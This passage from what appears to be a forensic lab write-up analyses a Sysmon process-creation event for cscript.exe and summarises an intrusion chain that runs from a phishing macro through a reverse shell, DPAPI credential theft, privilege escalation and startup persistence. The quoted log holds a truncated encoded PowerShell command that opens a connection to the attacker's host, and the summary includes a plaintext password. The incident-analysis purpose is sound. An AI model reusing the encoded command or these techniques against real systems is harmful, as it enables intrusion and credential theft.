
Looking up Sysmon EID 1 (Process Creation) for PID 3820 gives us the extended details about the process that created the .lnk file:

{"EventData":{"Data":[{"@Name":"RuleName","#text":"technique_id=T1202,technique_name=Indirect Command Execution"},{"@Name":"UtcTime","#text":"2025-06-07 06:05:25.322"},{"@Name":"ProcessGuid","#text":"0c9aceb8-d6a5-6843-1205-000000000d00"},{"@Name":"ProcessId","#text":"3820"},{"@Name":"Image","#text":"C:\\Windows\\System32\\cscript.exe"},{"@Name":"FileVersion","#text":"5.812.10240.16384"},{"@Name":"Description","#text":"Microsoft ® Console Based Script Host"},{"@Name":"Product","#text":"Microsoft ® Windows Script Host"},{"@Name":"Company","#text":"Microsoft Corporation"},{"@Name":"OriginalFileName","#text":"cscript.exe"},{"@Name":"CommandLine","#text":"\"C:\\Windows\\system32\\cscript.exe\" C:\\programdata\\wscript.vbs"},{"@Name":"CurrentDirectory","#text":"C:\\Windows\\System32\\"},{"@Name":"User","#text":"NT AUTHORITY\\SYSTEM"},{"@Name":"LogonGuid","#text":"0c9aceb8-ccbc-6843-e703-000000000000"},{"@Name":"LogonId","#text":"0x3E7"},{"@Name":"TerminalSessionId","#text":"1"},{"@Name":"IntegrityLevel","#text":"System"},{"@Name":"Hashes","#text":"SHA1=CDFE517D07F18623778829AA98D6BBADD3F294CD,MD5=24590BF74BBBBFD7D7AC070F4E3C44FD,SHA256=AE37FD1B642E797B36B9FFCEC8A6E986732D011681061800C6B74426C28A9D03,IMPHASH=2B44D2206B9865383429E9C1524F1CAC"},{"@Name":"ParentProcessGuid","#text":"0c9aceb8-d402-6843-b303-000000000d00"},{"@Name":"ParentProcessId","#text":"9928"},{"@Name":"ParentImage","#text":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"},{"@Name":"ParentCommandLine","#text":"powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADIAMAA0AC4AMQA1ADIA

The command line reveals that cscript.exe was used to execute a VBScript file, which is responsible for creating the shortcut.

A: C:\programdata\wscript.vbs

Attack Chain Summary

The following summarizes the full attack chain identified during the investigation:

- Initial Access: User Steven downloaded Policy.docm from a Google Drive phishing link.
- Execution: The macro inside the .docm file executed a PowerShell command that downloaded and ran downloader.ps1 from the attacker's C2 server (192.168.204.152).
- C2 Establishment: The stager downloaded OpenDLL.exe, which established a reverse shell on port 8899.
- Credential Access: The attacker leveraged a pre-existing connection.xml file (created by Steven) to abuse DPAPI and extract credentials for the user Samy.
- Lateral Movement: The attacker used certutil.exe to download RunasCs.exe and used Samy's credentials (Winter2025!) to spawn a shell as Samy.
- Privilege Escalation: The attacker ran psgetsys.ps1 targeting winlogon.exe (PID 632) to perform parent PID spoofing and gain a SYSTEM-level shell on port 9006.
- Persistence (Registry): The attacker added document.pdf.exe (C:\Windows\system32\document.pdf.exe) to the Registry Run key for persistence.
- Persistence (Startup LNK): The attacker ran wscript.vbs via cscript.exe to create a rogue shortcut (NetworkDiagnostics.lnk) in Samy's Startup folder, pointing to the backdoor.